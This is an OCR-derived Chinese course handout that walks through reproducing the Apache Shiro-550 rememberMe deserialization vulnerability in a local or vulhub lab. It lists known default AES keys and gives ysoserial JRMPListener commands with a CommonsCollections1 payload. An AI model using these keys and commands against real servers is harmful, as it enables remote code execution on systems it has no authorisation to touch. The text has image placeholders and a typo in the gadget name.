Apache Shiro反序列化漏洞(Shiro550)

内容回顾

1、Java JDK反序列化，readObject方法
2、Apache CC反序列化，InvokeTransformer
3、Alibaba Fastjson反序列化，FastJson自省和JdbcRowSetImpl

复现环境

本地tomcat或Docker vulhub

基础环境:
IDEA
Maven
Tomcat
Burp JDK8版

课程目录

1、Apache Shiro介绍
2、漏洞原因分析
3、漏洞环境搭建
4、利用工具和思路
5、利用实现
6、修复与防御

01 Shiro介绍

Shiro

Apache Shiro：开源安全框架

- 身份验证
- 授权
- 会话管理
- 加密

本地代码

https://github.com/apache/shiro/releases/tag/shiro-root-1.2.4

IDEA导入以下目录
shiro-shiro-root-1.2.4\samples\web

漏洞

2016年：Shiro-550（演示）

CVE-2016-4437
影响版本：≤1.2.4
利用已知key
https://www.seebug.org/vuldb/ssvid-92180
https://issues.apache.org/jira/browse/SHIRO-550

2019年：Shiro-721（不演示）

Apache Shiro Padding Oracle Attack
影响版本：≤ 1.4.1
爆破key，需要登录成功
https://www.anquanke.com/post/id/192819
https://issues.apache.org/jira/browse/SHIRO-721

02 漏洞原因分析

登录信息保存

remember me

序列化——AES加密——Base64编码——写入Cookie

身份认证：
Cookie值——Base64解码——AES解密——反序列化


难点

1、获取AES的key
2、构造一个序列化以后的对象，可以通过readObject执行命令


常见的key

kPH+bIxk5D2deZiIxcaaaA== (1.2.4默认key)
2AvVhdsgUs0FSA3SDFAdag==
4AvVhmFLUs0KTA3Kprsdag==
3AvVhmFLUs0KTA3Kprsdag==
wGiHplamyXlVB11UXWol8g==
Z3VucwAAAAAAAAAAAAAAAA==
6ZmI6I2j5Y+R5aSn5ZOlAA==
ZUdsaGJuSmxibVI2ZHc9PQ==
1QWLxg+NYmxraMoxAXu/Iw==
……

登录过程



验证过程



03 漏洞环境搭建

本地复现：下载


从github下载：
https://github.com/apache/shiro/releases/tag/shiro-root-1.2.4

IDEA打开
shiro-shiro-root-1.2.4\samples\web


pom.xml修改



```
        <dependency>
            <groupId>javax.servlet</groupId>
            <artifactId>jstl</artifactId>
            <!--  将jstl设置为1.2 -->
            <version>1.2</version>
            <scope>runtime</scope>
        </dependency>
.....

        <dependency>
            <groupId>org.apache.commons</groupId>
            <artifactId>commons-collections4</artifactId>
            <version>4.0</version>
        </dependency>
```

tomcat服务器



ysoserial-jar依赖





vulhub环境

cd /usr/local/soft/vulhub/shiro/CVE-2016-4437

docker-compose up -d

http://192.168.142.128:8080
admin　vulhub

勾选remember me，使用任意用户名密码进行登录（Burp抓包）

04 利用工具和方式

JRMP协议/服务器

JRMP全称为Java Remote Method Protocol，
也就是Java远程方法协议

ysoserial工具

https://github.com/frohoff/ysoserial


mvn package -D skipTests

POP Gadgets
Property-Oriented Programming

java -cp ysoserial.jar ysoserial.exploit.JRMPListener 7777
CommonsCollecitons1 'calc.exe'

利用方式1

payloads/JRMPListener <> exploit/JRMPClient

